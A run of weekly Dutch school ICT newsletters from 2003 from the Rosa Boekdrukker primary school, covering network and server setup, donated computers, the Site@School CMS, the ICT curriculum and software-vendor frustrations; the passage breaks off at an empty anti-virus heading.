#### **PATCHKAST**

Onze nieuwe patchkast met 118 aansluitingen moest opnieuw ingericht worden. (zie: [hierboven](#) )

#### **KANTOOR**

Het handenarbeidlokaal is naar de 2e verdieping verhuisd. Daardoor is er eindelijk kantoorruimte en een redelijke directieruimte beschikbaar. Kantoor wordt ingericht met computers en flatscreens (die daar prima zijn. Voor gebruik door kinderen vinden wij ze te kwetsbaar).

#### **MEUBILAIR**

Door al het geschuif met computers is weer duidelijk geworden, dat we snel op zoek moeten naar goede computertafels en in hoogte verstelbare stoelen. Het aanpassen van het meubilair aan een goede zithouding is een onderdeel van onze ICT leerlijn.

groeten,  
Karin  
Dirk



++++  
Baarsjes Informatie en Communicatie Jaargang 2 - week 34 - 2003  
++++



*De tafel uit het Juttersdok die precies past tussen kast en muur.  
kosten € 15,-*

We zijn al weer volop in de race, maar er ligt nog wat oud nieuws van de vakantie. Even in 't kort:

#### **METZ**

Dirk was in Metz op een Frans congres over Open Source Software en hield er een lezing. Hier is zijn verhaal:  
<http://siteatschool.sourceforge.net/index.php?section=9>

#### **NIEUWE SERVER**

Eén van de servers die we van de gemeentelijke dienst kregen hebben we in de vakantie ingericht als onze nieuwe router, firewall, web- en mailserver. Hij is op wat kleinigheden na af. De firewall is nog niet helemaal vuurbestendig.

Tot zover het vakantienieuws.

#### **OUD MATERIAAL**

We hebben een goede bestemming gevonden voor alle computers die we na onze 'upgrade' over hebben. Twee plattelandscholen in Noord-Nederland willen ons materiaal graag hebben Het gaat om ongeveer 30 computers, beeldschermen, patchkasten, kabels, etc.etc. We zijn blij dat ons materiaal aan zijn derde leven kan beginnen.

#### **MAGAZIJN**

We hebben nu een eigen ruimte voor de netwerkvoorzieningen op onze school. Aan de verbouwing hebben we een nieuwe patchkast overgehouden die door een technisch installatie bureau is aangelegd. Ook de netwerkbedradingen op de eerste verdieping is door hen aangelegd. Allemaal piekfijn in orde en getest onze 118 aansluitingen.

### **AANPASSING NETWERK**

De tweede verdieping is deze week afgerond. Na nog een avond werken (bedankt Bas, voor de extra hulp, dat hadden we nodig) functioneert alles. Er moeten nog een paar beeldschermen verwisseld worden. Doen we dit weekend met sjuwhulpen.

### **NIEUWE COMPUTERS EN IMAGES**

Op de nieuwe computers staat alle software van alle groepen die niet in een netwerk hoeft te draaien. Verder alle cliënt-programma's van software die wel op de server draait (Letterpret, Leesladder, Ik-Reken, Alles Telt, TafelTotaal, etc). Hierdoor houden we de computers snel en belasten we het netwerk niet overbodig. En het is ook bedrijfszekerder. Als het netwerk uitvalt kan er toch nog tekst verwerkt worden, zijn de Bos atlanten beschikbaar, etc. etc.

### **FLATSCREENS**

We kochten voor de directie, het kantoor en de conciërge flatscreens bij de PC-Dokter. Daarmee is deze week ook de oplevering van het kantoor voltooid. Pfff! Zie: <http://rosaboekdrukker.net/index.php?section=6&page=475>

### **MINIMUIS**

Bij de PC-Dokter, waar we de flatscreens kochten zagen we een minimuis. Bedoeld voor de laptopgebruiker, maar we proberen 'm nu bij de kleuters. Een scheetje van een muisje. Jullie horen er meer van.

### **COMPUTERTAFELS**

We moesten eigenlijk 2 computertafels op maat hebben en besloten na ons bezoek aan de PC-Dokter even langs het Juttersdok (2e hands winkel) te gaan. Bingo! Twee tafels à €15,- per stuk. Ons ICT budget raakt niet op! (zie foto hierboven)

### **SITE@SCHOOL**

In het rijtje van scholen die ons CMS gebruiken kan worden toegevoegd:

<http://www.degroenvanprinsterer.nl/>

Welkom bij de club!

### **KLEUTERGROEPEN**

We zijn vandaag begonnen met de installatie van de nieuwe computers bij de kleuters. Hopelijk is dat begin van de volgende week rond.

### **LETTERPRET**

Letterpret draait nu op onze fileserver en de schoollanserver is buiten gebruik.


Tot zover deze BIC. We werken ons een rotje:



<http://rosaboekdrukker.net/index.php?section=6&page=476>



**de nieuwe flatscreens bij de directie**



**bij de conciërge is nu ook meer ruimte op het bureau**

groeten,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 2 - week 35- 2003  
++++

Drukke, maar leuke ICT week.

### **PAINT GROEP 3**

Groep 3 is deze week begonnen aan het werken met Paint. Ze worden daarin geholpen door de bovenschoolse leerkracht die bij ons gestationeerd is.

### **OPZEGGEN KENNISNET**

Scholen moeten nu beslissen of het contract met Nltree (de provider van K..net) verlengd zal worden. Wij zijn vanaf onze eerste internetaansluiting verbonden geweest met A2000/UPC/CHELLO. De kennisnetaansluiting hebben we genomen, omdat we bij A2000 aanvankelijk een datalimiet hadden. De aansluiting met Nltree/kennisnet was vaak zo wisselend van snelheid, dat we op een gegeven moment helemaal over zijn gegaan op UPC. We betalen dus nu alleen aan Nltree omdat dat contract niet voortijdig beë@digd kan worden. We zullen als tweede verbinding op zoek gaan naar een ADSL provider. We willen niet van 1 verbinding afhankelijk zijn.

### **ONDERZOEK KOHNSTAMMINSTITUUT**

Onderzoeksvraag i.o.v. CIAO (<http://www.ciao.nl>): Welke ondersteuning gebruiken de scholen op ICT gebied en waar is behoefte aan? We hebben geweigerd eraan mee te werken. We hebben in het verleden al duidelijk te kennen gegeven niet geï@eresseerd te zijn in Ciao, omdat er aan heel veel van onze wensen niet tegemoet gekomen kon/kan worden. Daarnaast hadden we slechte ervaringen met hun baas (rare voorstelling van zaken en was niet geï@eresseerd in onze wensen).

### **OPRUIMEN SCHOOL**

In september wordt het 10-jarig bestaan van de school gevierd samen met de opening van de voorschool en het nieuwe gedeelte van de school. Alles moet opgeruimd worden. Op ICT gebied moet ook veel geruimd worden. Alle apparatuur die deze weken vervangen is, wordt doorgeschoven naar een andere school en is tijdelijk in de kelder bij Dirk opgeslagen.

### **MUIZEN EN KOPTELEFOONS**

Er zijn nieuwe muizen en koptelefoons aangeschaft.

### **WEBSITE UP TO DATE HOUDEN**

Ook wordt er hard gewerkt om nieuwe informatie op de website te zetten. De leerlingen worden in hun nieuwe groep geplaatst. Oud nieuws is zoveel mogelijk verwijderd. We staan altijd open voor op- en aanmerkingen betreffende de website.

### **SANERING BIBLIOTHEEK**

Binnenkort wordt een begin gemaakt met het saneren van ons boekenbestand. Het programma EDUCAT-b, dat al door de kleuterbouw gebruikt wordt, zal dan ook voor de rest van de bibliotheek gebruikt gaan worden. Het wordt door Dirk op de fileserver gezet. Bij de sanering zullen we gebruik maken van de expertise van de OME (onderwijs mediatheekdienst)

### **KEYBOARD**

Voor de kleuterbouw is een extra keyboard van het type MYBOARD (<http://www.myboard.nl/>) binnengekomen. Deze keer duurde het drie dagen en geen drie maanden voor het binnenkwam. De bedoeling is, dat dit keyboard gaat rouleren in de kleuterbouw om uit te vinden hoe het bevalt in 't gebruik door de jongere kinderen. Voor volwassenen is 't een ramp. Het toetsenbord van de beiaardier.

### **NASCHOLING**

Deze week is een start gemaakt met de voorbereidingen voor de voortgang van onze ICT leerlijn. In samenwerking met het ABC werken we aan een aanpak die voor andere scholen als voorbeeld dient.

### **Site@School IN 'T CHINEES**

Deze week kwam er een vraag in ons S@S forum van iemand uit China. Deze man heeft S@S in het Chinees vertaald. Wat een markt!! [kijk!!!!](#)

#### **STAGIAIRE TUE**

Binnenkort zal een student van de Technische Universiteit van Eindhoven zijn stage aan de Rosa Boekdrukker beginnen. Hij zal aan enkele modules van S@S gaan werken. Meer informatie hierover volgt in volgende nieuwsbrieven.

#### **NIEUWE COMPUTERS**

Op alle verdiepingen zijn nu de nieuwe computers van onze gemeentelijke dienst in gebruik. Als laatste waren de kleuters aan de beurt.

#### **NIEUWE SERVERS**

Dirk haalde nog een fout uit de nieuwe server en zal 'm dit weekend weer testen. De webserver kan dus tijdelijk buiten gebruik zijn. Het moment van ingebruikname nadert. De server voor de Daltonschool werkt nu ook en Fred en Dirk gaan 'm binnenkort testen.

Tot zover, goed weekend, groeten,

Karin

Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 2 - week 36 - 2003  
++++

### **ICT-LEERLIJN**

Deze week is op het ABC hard gewerkt door Monique en Karin aan een jaarplanning per klas voor de ICT leerlijn. Er komen zowel een overzicht van de te behandelen stof als opdrachten per periode in het jaar. De bedoeling is, dat elk kind al die oefeningen doet, zodat ze behoorlijk leren tekstverwerken, maar ook overweg kunnen met een tekenprogramma en plaatjes leren invoegen. etc. Volgende week wordt het afgerond.

### **RSI PREVENTIE**

Een onderdeel van de ICT-leerlijn zal RSI-preventie zijn. We zoeken de ideale stoel voor kinderen. Er wordt uitgezocht of er NEN-normen voor kinderen zijn. Hierover hoort u later meer.

### **SOFTWARE**

Deze week is het programma Educat-b (een bibliotheekprogramma zie: <http://www.educat.nl/>) door Dirk op de server gezet, zodat het op de eerste verdieping gebruikt kan gaan worden om onze bibliotheekboeken te saneren. Bij de kleuters is het al ruim een jaar in gebruik. Een medewerker van de OME is op school geweest om ons te adviseren. Het programma ?edurom klokkijken? werkt prima vanaf de server en de toetsen kunnen ook geprint worden.

### **KLEUTERCOMPUTERS**

Na wat startproblemen met de nieuwe computers kunnen de kleuters nu volop werken met allerlei programma's. Letterpret, door Dirk omgedoopt tot Etterprut, heeft weer veel storingen opgeleverd en ook kwamen er vreemde -voor velerlei uitleg vatbare- antwoorden van de helpdesk: ?u moet de leerlingen meer rechten geven?. Heldere helpdesk! Dirk kan er zo langzamerhand wel een soap over schrijven. Wat een tijd en geduld moet je hebben. Tijd voor het manual: etterprut en samba. Belangstelling? Voor de leerkrachten is er nu een speciale gebruiksaanwijzing voor het starten en afsluiten van dit programma bij de computers opgehangen.

### **SERVER**

Er wordt hard gewerkt aan de nieuwe server. Er is nu ook een nieuwe firewall. Binnenkort een oproep aan jullie om 'm te testen op brandveiligheid.

### **SCHOOL OPRUIMEN**

Deze week zijn we weer verder gegaan met de opruiming. De school moet netjes worden voor de viering van het 10-jarig bestaan op 25 september. Er zijn haakjes vastgeplakt aan de monitoren om koptelefoons aan op te hangen. Bij nader inzien kunnen ze beter aan de linker kant van de monitor. Zo blijf je bezig?. Ook de papierwinkel wordt drastisch aangepakt. Oude handleidingen etc. gaan allemaal weg.

### **WEBSITE**

Aan onze statistieken kunnen we zien, dat onze website flink bezocht wordt. Wij staan open voor opbouwende op- en aanmerkingen.

### **SITE@SCHOOL**

Fred werkt keihard aan een aantal verbeteringen. Binnenkort komt versie 1.2.1 uit met een aantal verbeteringen en bugfixes.

groeten,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 2 - week 37 - 2003  
++++

### **WERK AAN ICT LEERLIJN**

We zijn gevorderd tot het maken van tekstverwerkingsopdrachten en werkstukopdrachten tot aan de kerstvakantie. Volgende week worden die opdrachten uitgedeeld aan betrokkenen. Ook zullen er afspraken gemaakt worden met de kleuterbouw voor klassenconsulten. (In groep 5 is een begin gemaakt met het leren kopiëren en plakken van woorden en regels.)

### **LESSUGGESTIES**

Leerkrachten: regelmatig worden er e-zines op onze site gezet waarin veel handige ideeën staan voor in de klas.

### **PROFIEL LEERLINGZORG**

Het programma dat de school inzicht geeft in ..... kan nog niet goed printen. Ook de verbeterde printfunctie die beloofd was in de nieuwe versie werkt nog niet naar behoren. We maken dus maar screendumps. Trouwens, de installatie van het programma duurde ook vreselijk lang.

### **OPZEGGEN KENNISNET**

We kregen de offerte binnen voor een nieuw Kennisnet contract en vielen van onze stoel van verbazing. Een kleine EUR 500 per maand (incl. BTW) voor een eenvoudige basisschoolaansluiting. We hebben Kennisnet opgezegd met de vermelding dat hun offerte geen aanleiding is tot nadere onderhandelingen. We vroegen XS4ALL om een scherpe offerte uit te brengen. Zij schreven terug: op dit moment is knp in overleg met de opta over de aanbidding. deze is zo scherp dat er eerst toestemming gevraagd moet worden. eind van de week weten we meer. Verder kregen we mail van LAN AT WORK, een ideële instelling voor Internet. Krijgen we nog een offerte van. We houden jullie op de hoogte. Bijdrage OGenW voor internetaansluiting op school vastgesteld Het ministerie van OGenW heeft vastgesteld welke bedragen scholen in 2004 minimaal ontvangen voor hun internetaansluiting. Het ministerie heeft dit per brief aan de scholen gemeld. De financiële regeling is getroffen omdat scholen vanaf 1 januari 2004 zelf een Internet Provider gaan kiezen. Vanaf die datum vervalt namelijk het centrale contract van de overheid. Scholen voor voortgezet onderwijs krijgen €15,- per leerling. Basisscholen krijgen een bedrag van € 1500 + € 7,50 per leerling. Voor de BVE-sector is een aparte regeling getroffen. bron: [www.ictonderwijs.nl](http://www.ictonderwijs.nl)

### **NIEUW LETTERTYPE**

Een collega bij ons op school houdt van het lettertype Lucida handwriting. Het wordt niet standaard meegeleverd met Office97. Dus op haar verzoek toegevoegd aan haar computer. Het ziet er fantastisch uit. Maar wel een rare z. Zo ziet dat lettertype eruit.

### **ICT/GELDEN IN EIGEN BEHEER**

We hebben van ons bestuur bericht gekregen, dat ons ICT beleidsplan voldoet, en dat ons - door het ministerie overgemaakte - ICT geld op onze rekening wordt gestort.

### **S@S - stageoverleg**

Martin Herrman van de TU Eindhoven is bij ons zijn stage begonnen. Hij werkt aan modules voor S@S. en begint aan een fotoalbum.

### **SERVER-MIGRATIE**

Voor de buitenwereld in alle stilte, maar hier met de nodige spanning, is onze nieuwe server in gebruik genomen. We hebben nu een RH7.3 server op een Compaq Proliant 800 van onze gulle Gemeentelijke Dienst. Voor de liefhebbers is het verslag van de bouw van de server beschikbaar. Mail ons. Bedankt, Kraamzorg Amsterdam voor jullie server die ons de afgelopen jaren zonder storingen heeft gediend. Hij gaat zijn derde leven in het Noorden beginnen.

### **OSSL**

Het Open Source Software Lab is een Nederlandse organisatie die info geeft over OSS. We hadden Erik Dooper op bezoek die naar S@S kwam kijken om 't te beoordelen en toe te voegen aan de OSSL site <http://www.oss.nl>

groeten,  
Karin  
Dirk



++++  
Baarsjes Informatie en Communicatie nieuwsbrief via Rosa Boekdrukker Jaargang 2 - week 38 - 2003  
++++

### ICT TEGENSLAGEN

Je hebt van die weken dat alles tegen zit. Dat hadden wij op ICT gebied. Vorige week is de webserver overgezet op een nieuwe server en tegelijk is ook de laatste versie van Site@school erop gezet. Alles leek vlekkeloos te zijn verlopen. Maar helaas zaten er nog wat vreemde dingen in. Rare tekens (nu verholpen) en problemen met het email gedeelte. Als een leerling wat heeft veranderd aan zijn/haar pagina, moet er vanzelf een emailtje naar de leerkracht gaan. Dat werkt (nog) niet. ZIE OOK ONDERIN BIJ : HELP! (voor de technici)

### PAINT GROEP

Alle kinderen uit groep 3 hebben een tekening in Paint gemaakt. De meeste creaties zijn al te bewonderen op: <http://rosaboekdrukker.net/index.php?section=4&page=502>

### KIJKDOOS

Martin is begonnen met de S@S module die ons een foto album zal opleveren. We hebben een lang gesprek gehad over onze verlangens (User Requirements). Hier is een sneak preview: <http://sasmodules.sourceforge.net/kijkdoos/docs/prototype/prototype-0.0.1/visitor/index.html> Let op: het is een prototype, dus veel links werken niet

### ICT LEERLIJN

In groep 5 wordt hard gewerkt aan het knippen en plakken in Word. Er wordt geoefend met een gedicht van Gerrit Komrij waarvan de versregels in de war zijn. De kinderen leren het nu aan elkaar. Probleem blijft wel: hoe pas je het in in het lesrooster. We worden zo wel gedwongen om taakuren in te stellen. Ook is er een voorzichtig begin gemaakt met de voorbereidingen voor het maken van een werkstuk in groep 5. Een leerling kiest een informatieboekje over een dier, formuleert vragen en zoekt vervolgens de antwoorden in het boekje.

### SITE@SCHOOL ZWEEDS

We werden verrast met een vertaling van S@S in het Zweeds! Daniel, vrijwilliger op een Montessori school zei dat hij voor S@S wilde gaan werken en wilde onze school zelfs een donatie sturen voor al het werk dat we aan S@S verrichten. S@S is nu beschikbaar in 9 talen!

### SITE @ SCHOOL IN VIVES

We stonden in het vakblad van de ICT-vernieuwingen binnen het onderwijs. (pagina 16) Sindsdien is het aantal "hits" van onze website enorm toegenomen.

### KRAP ICT BUDGET?

Het moet nu maar eens klip en klaar gezegd worden. De scholen die tegenwoordig nog nieuwe computers kopen zijn geschikt. Dagelijks zien wij aanbiedingen voorbij komen van partijen lease- of afgeschreven computers. Tweedehands Pentium III 400-800 Mhz, 128 MB RAM 10/100 netkaart, CD-Rom, grote HD. Prijzen: van 200 tot 300 EURO. Wij horen van basisscholen die P4 2,4 Ghz comps kopen voor EUR 1000 en meer. Als je dat doet moet je niet piepen dat je ICT budget ontoereikend is. Je hebt het er zelf naar gemaakt.

### SERVER

De nieuw in gebruik genomen server heeft nog wat fine tune problemen. Zo kregen we de POP server niet aan de praat. Het bleek een PAM probleem. Dankzij onze helpers komen we er uit, maar het zijn hardnekkige zaken die Dirk grijzer haren bezorgen. Hij zegt dat ie veel leert, dus dat scheidt weer.

### SCHOLEN GRONINGEN EN DRENTHE

Deze week kwam onze gemeentelijke dienst weer een partij monitoren brengen. Daarmee is de zending voor 't noorden compleet. Volgend weekend gaat de eerste zending (vijftien stuks) weg. Dat ruimt op!

### ICT BORREL

We hadden onze ICT Borrel. 1 Keer per jaar bedanken we al onze adviseurs en helpers door hen uit te nodigen op onze jaarlijkse ICT Borrel. (zie de foto's op: <http://rosaboekdrukker.net/index.php?section=6&page=494>) We hebben de uitnodigingen met de grootst mogelijke zorgvuldigheid gemaakt. Toch zou het kunnen dat we iemand vergeten zijn. Mocht u het idee hebben dat we u zijn vergeten, wilt u het ons dan melden. Dan kunnen

wij kijken hoe we deze ernstige ommissie onzerzijds kunnen goedmaken.

**MEER COMPUTERS**

We kregen van onze gemeentelijke dienst nog wat computers: PII 400 MHZ. Kochten er wat geheugen en een geluidskaartje bij. Totale kosten per computer € 50,-. We hebben nu 40 van dit type. Omdat ze allemaal identiek zijn, zijn ze makkelijk in onderhoud (images).

**HELP:**

We zitten met een groot probleem: Users kunnen niet mailen vanaf de server. Als user dirk mailt krijgt hij: /usr/sbin/sendmail: Permission denied. Root kan wel mailen. Als je vanaf een client een mail naar Dirk stuurt wordt ie ontvangen en doorgestuurd( naar het adres dat in .forward staat). We weten niet of het mailprobleem van S@S (zie boven) ermee te maken heeft. We willen eerst het mailprobleem oplossen voordat we het s@sprobleem oplossen.

groeten,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie nieuwsbrief via Rosa Boekdrukker Jaargang 2 - week 39 - 2003  
++++

#### **OPLOSSING EMAIL PROBLEEM: ZIE ONDER**

##### **LETTERPRET**

Letterpret blijft problemen geven. Wij schreven dat aan de helpdesk. Ze kwamen aanzetten met een installatiehandleiding die zeer afwijkt van de handleiding die ze op de CD hebben. We gaan het nog een keer proberen. Het moet echt gaan lukken, want de kleuters moeten er flink mee aan de slag. De bedoeling was, dat de klassenconsulten die voor deze periode gepland staan de leerkrachten helpen bij de implementatie.

##### **KIJKDOOS**

Martin is hard aan het werk aan onze nieuwe S@S module. Het prototype van het fotoalbum is klaar en volgende week begin het coderen.

##### **TAFELS BESTELLEN**

We zijn nog op zoek naar geschikte computertafels. Er is jammer genoeg niet gereageerd op een oproep voor tweedehands Comeniustafels.

##### **SITE@SCHOOL BEOORDELING**

Op <http://www.ossl.nl> krijgt ons CMS een uitstekende beoordeling. Bedankt Erik Dooper!

##### **OPLOSSING EMAIL PROBLEEM**

Er ontbrak een regel in /etc/httpd/conf/httpd.conf, waarin: AddType application/x-httpd-php .php. Het gekke was dat PHP het dus prima deed op de mailfunctie na. Iedereen zeer hartelijk dank voor het meedenken en de vele tips en suggesties.

##### **SPAM**

We hebben er nog nauwelijks last van, maar dat gaat veranderen. We vonden een prima manual om er op de server wat aan te doen: <http://www.mesoscale.iastate.edu/spam/dummies.html> Het script in het manual werkte niet helemaal goed, maar Cor Gest paste het aan en gaf er nog een extra functionaliteit aan. We kunnen nu onze spamblocklist op onze site publiceren zodat andere scholen er ook gebruik van kunnen maken. Zeer bedankt Cor!

groeten,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 2 - week 40 - 2003  
++++

### **VERKEER**

Onze school is pilot voor een verkeersprogramma, ontwikkeld door onze schoolbegeleidingsdienst in opdracht van de Gemeente Amsterdam. De komende weken gaan we met een aantal kinderen een aantal opdrachten uitvoeren.

### **ICT LEERLIJN OPDRACHTEN**

Op een vergadering deze week zijn de opdrachten voor de ict+leerlijn verstrekt aan de groepen 3 tot en met 8. Ze hebben een overzicht van de jaarplanning gekregen en een uitgewerkt plan voor de periode tot de kerstvakantie. De kinderen oefenen in ongeveer 5 opdrachten een aantal vaardigheden. Uitworstelen de komende tijd: hoe organiseer je het in de klas?

### **ETTERPRUT SORES**

Het lijkt een hopeloze zaak te worden. Na een stevig (zacht uitgedrukt) telefoongesprek hebben we weer een nieuwe installatie diskette ontvangen. Met de nieuw aangeleverde handleiding is Dirk hoopvol aan de slag gegaan... Maar we kregen dezelfde fout als 9 maanden geleden toen we aan dit project begonnen. Brief op poten naar de helpdesk.

### **NSA (na schoolse activiteiten)**

Uit het ICT budget gaan we iemand aantrekken die na schooltijd een groepje van 10 kinderen begeleidt met ICT opdrachten. Leuke dingen die je met tekstverwerken kunt doen. Een aantal malen per jaar gaan we die activiteit aanbieden ter vergroting van de kwaliteiten van onze leerlingen. Nadere informatie volgt, als alles concreter is geworden.

### **GEEN CD-ROM MEER**

Onze nieuwe computers hebben geen cd-rom speler. Veel computers in school hadden al geen cd meer. Voor geluid afspelen zijn er nu in de klassen radio/cd spelers. Software op cd mocht al niet meer zomaar geïnstalleerd worden. Wie software in de klas nodig heeft kan daar een verzoek voor indienen. Mocht alsnog blijken, dat er in een klas toch dringend behoefte is aan een cd-rom speler, dan zullen we naar oplossingen zoeken.

### **COMPUTER GERDA**

Storing: kon niet printen. Netwerkstekkertje niet goed vast. De computer staat op de grond. Dat is niet goed. Schoonmakers etc. Stekkertje vastzetten is dus geen goede oplossing. De computer moet van de grond af.

### **NETWERKPRINTERS**

We beginnen nu ook onze netwerkprinters onder Linux aan de praat te krijgen.

### **E-MAIL ADRESSEN**

Agnes heeft nu een eigen emailadres. Dat is een lastig emailadres. Als een stuk achter de @ wat onhandig is, kan je het beste onmiddellijk zo'n adres in Foutlook in het adresboek zetten, dan hoef je 't niet iedere keer te typen. Dirk verdiept zich nu in de configuratie van de mailservers om te kijken hoe je veel email adressen kan krijgen. En dan nog graag met @rosaboekdrukker.nogwat!!

### **KENNISNET EN KPN**

We hebben Kennisnet opgezegd en denken over het 'gratis' aanbod van de KPN voor scholen. Denk niet dat het gratis is, vrienden. De prijs kan wel eens hoog zijn.

### **POLS**

Omdat we op onze website een verwijzing naar het e-zine POLS hebben, wordt onze school nu genoemd. Weer een enorme toename in de statistieken. [Kijk hier.](#)

### **STATISTIEKEN**

Op onze website is te zien hoe vaak S@S gedownload wordt. [Kijk hier.](#)

**SCHOLEN IN HET NOORDEN**

Afgelopen weekend en vandaag zijn alle computers van de vorige generatie van onze gemeentelijke dienst naar Bourtange en Annerveenschekanaal gegaan. Bij elkaar zo'n 40 stuks. De kelder bij Dirk is weer redelijk leeg. We hebben nog een paar servers voor de liefhebbers (scholen).

Goed weekend,  
Karin,  
Dirk.

++++  
Baarsjes Informatie en Communicatie Jaargang 2 - week 41 - 2003  
++++

### COMPUTERLES GROEP 6 OP ABC

Keihard hebben ze tweeënehalf uur gezwoegd op opdrachten. Tekstje typen, plaatje invoegen uit clipart. Een tekeningetje maken in paint, opslaan en later weer invoegen in het tekstje. Een plaatje van internet halen, opslaan en invoegen.

Na de herfstvakantie gaan we ermee verder bij ons op school. (de leerlingen vroegen of ze nu elke maandag naar het ABC gingen!!!)

### STROOMUITVAL

Afgelopen maandag werden we 3x getroffen door stroomuitval. Een aantal plekken op de eerste verdieping en een aantal op de tweede zat steeds zonder stroom. Het kwam doordat een toch al zwaarbelaste groep last kreeg van overbelasting doordat de klei-oven voor het eerst aanstond. Elektriciens hebben het nog diezelfde dag hersteld door de belasting over meerdere fases te verdelen.

### VERKEER

Onze school is pilotschool voor het nieuwe verkeersprogramma. 6 leerlingen uit de groepen 7 en 8 zijn aan de gang gegaan met het maken van de opdrachten. Het vereist wel goed lezen!!

Het programma draait in ons (? en ander?) netwerk erg langzaam. Door het te kopiëren naar de harde schijf was de traagheid voorbij.

### LETTERPRET

Na een week nog steeds geen reactie op onze boze email ontvangen.

We hebben een nog stilliger email gestuurd. Gaan we over op Schatkist met de Muis?? Ontbinden we het contract met Malmberg? Of maken we er een zaak van? Wij koken zo langzamerhand. En de ICT leerlijn staat zo op het punt van afbreken.

### SITE@SCHOOL

Joepiel De tiende taal van Site@School is binnen. De eer viel te beurt aan het Frans. Verder zijn we druk bezig met de voorbereidingen voor versie 2. Dat wil zeggen dat ideeën welkom zijn.

De versie zal komend voorjaar/zomer uitkomen.

Ideeën tot nu toe:

- Verrijnd beheer van modules. Daardoor kun je b.v. leerlingen verantwoordelijkheden geven over een stukje van S@S. Of leerkrachten. E.e.a. is bedoeld om het beheer van S@S in meerdere handen te kunnen leggen.
- Een intranet voor leerkrachten: Een gedeelte van de site waar je alleen met wachtwoord kan komen. Handig voor notulen, agenda's, etc.
- Leerlingen die meerdere pagina's kunnen hebben.
- Alerts: Mensen kunnen een email ontvangen als er iets op een pagina wijzigt.

E.e.a. is nog experimenteel en het is nog niet duidelijk of 't er in kan. Ideeën zijn welkom!

### SERVER NU TE KOOP

Sinds kort is de super-beveiligde server die Dirk maakte op basis van G. Mourani's boek "Securing and Optimizing Red Hat Linux" ook direct te koop. Voor \$ 47,95 kun je bij <http://www.openna.com> de CD's kopen met de te installeren software en een handleiding (boek). Dat is makkelijk. In 10 minuten heb je ook zo'n server! En voor die prijs mag je de CD's zelfs onbeperkt en legaal kopiëren (GPL software).

### VAKANTIE

Wij hebben volgende week herfstvakantie, dus geen BIC.

Allen een goede vakantie, voor de rest: werkze

### VOOR MENSEN DIE ZICH VERVELEN IN DE HERFSTVAKANTIE:

Bekijk de [lessuggesties](#) of de [sites van de schooltv](#).

Karin,  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 43 - 2003  
Wat is er de afgelopen week op ICT gebied op de Rosa Boekdrukker gebeurd?  
++++

### **HOERA HOERA!!**

Dit wordt het derde jaar, dat we de wekelijkse nieuwsbrief uitbrengen. Tijd voor een mini-enquête. Wat vinden jullie van de nieuwsbrief?

### **ONDERWIJSINHOUDELIJK**

In groep 4 is begonnen aan de vervolgoopdracht PAINT. Eén kind kreeg instructie wat er moest gebeuren en daarna hebben de leerlingen elkaar verder geholpen. Te bewonderen o.a. [hier](#).

Opdrachten aan andere groepen Ook de andere groepen moeten verder met de ICT leerlijn. Gedetailleerde instructies voor de groepen 3 en 5 liggen klaar. De rest volgt binnenkort.

### **KLASSENCONSULTEN KLEUTERBOUW**

Door de stagnatie van het gebruik van het programma Letterpret van de firma Malmberg zijn de afspraken voor de klassenconsulten veranderd in observatie van het gebruik van het programma "Alles Telt" (van Thieme Meulenhoff). Maar helaas was dat programma nog niet optimaal in gebruik. Er is kostbare scholingstijd/geld verloren gegaan. Zou dat te verhalen zijn op de uitgever?

### **LEERLINGPAGINA'S**

Deze week zijn er weer twee leerlingen begonnen aan een eigen pagina op onze website. De instructies krijgen ze via de chat van Messenger. [KJK HIER](#)

### **OPENEN/OPSLAAN IN WORD**

Er zijn heel vaak kinderen in de war met de begrippen 'Openen' en 'Opslaan'. Zou het kunnen zijn, dat de woorden teveel op elkaar lijken? Het gebeurt zo vaak, dat leerlingen hun werk willen ophalen en dat in een leeg document doen met opslaan. En dan is het oorspronkelijke document weg. Als nou in plaats van opslaan BEWAREN werd gebruikt, zou het dan minder voorkomen??

### **VERKEER**

Graag aandacht voor het ingevoegde document. (Acrobat reader nodig om het te lezen.)  
[nieuwsbrief tussen school en thuis 10-032.pdf](#) (NB. bestand is verloren gegaan)

### **S@S**

Bijna dagelijks zijn er ontwikkelingen. Deze week heeft Fred de leraar login zodanig gemaakt, dat we een eigen intrAnet kunnen hebben. Binnekort kunnen de leerkrachten van de Rosa Boekdrukker met een wachtwoord interne mededelingen lezen op onze site en notulen, verslagen, e.d. direct invoeren. Ook 'Deze Week' (wekelijkse interne kalender met afspraken) kan dan direct op de site gemaakt en gelezen worden. Laatste nieuws: S@S TURKS is onderweg (11e taal).

### **VORDERINGEN FOTOALBUM**

In S@S ontbreekt nog een foto-album. Zeer tot verdriet van Karin die de vele foto's niet snel en netjes kan opbergen en presenteren. Onze stagiaire Martin is nu volop aan het programmeren en dagelijks stromen de nieuwe versies binnen. Dirk en Fred testen en geven commentaar. Resultaat is te zien op <http://wyxs.net/index.php>

### **NETWERK storing**

Van de week was er opeens geen internetverbinding meer. Twee mannen waren bezig om in het zandbakspeeltoigenhok planken op te hangen. In dat hok zit ook de meterkast waar alle verbindingen ons gebouw binnenkomen. Daar staan ook onze routers. Blijkbaar hadden ze tegen een stekker gestoten, want de routers zaten zonder stroom.

### **NIEUWE DOMENNAAM**

Sinds deze week zijn we ook te bereiken via <http://www.rosaboekdrukker.net> en zelfs rosaboekdrukker.net . (zonder www ) Met deze domeinnamen zijn we in staat om de emailadressen op onze mailservers te voorzien van een fatsoenlijke extensie. Het zelf runnen van een email server bij UPC kost € 50.- p.m.



### **GEBRUIKT COMPUTERMATERIAAL**

Via Tibor Visser uit Almere ontvingen we een partijtje onderdelen waaronder de felbegeerde SCSI terminators. Resultaat: alle servers die we van onze gemeentelijke dienst kregen werken nu. Er zijn er nog een paar servers in de aanbieding voor scholen. Bedankt Tibor!

### **ANTI VIRUS**

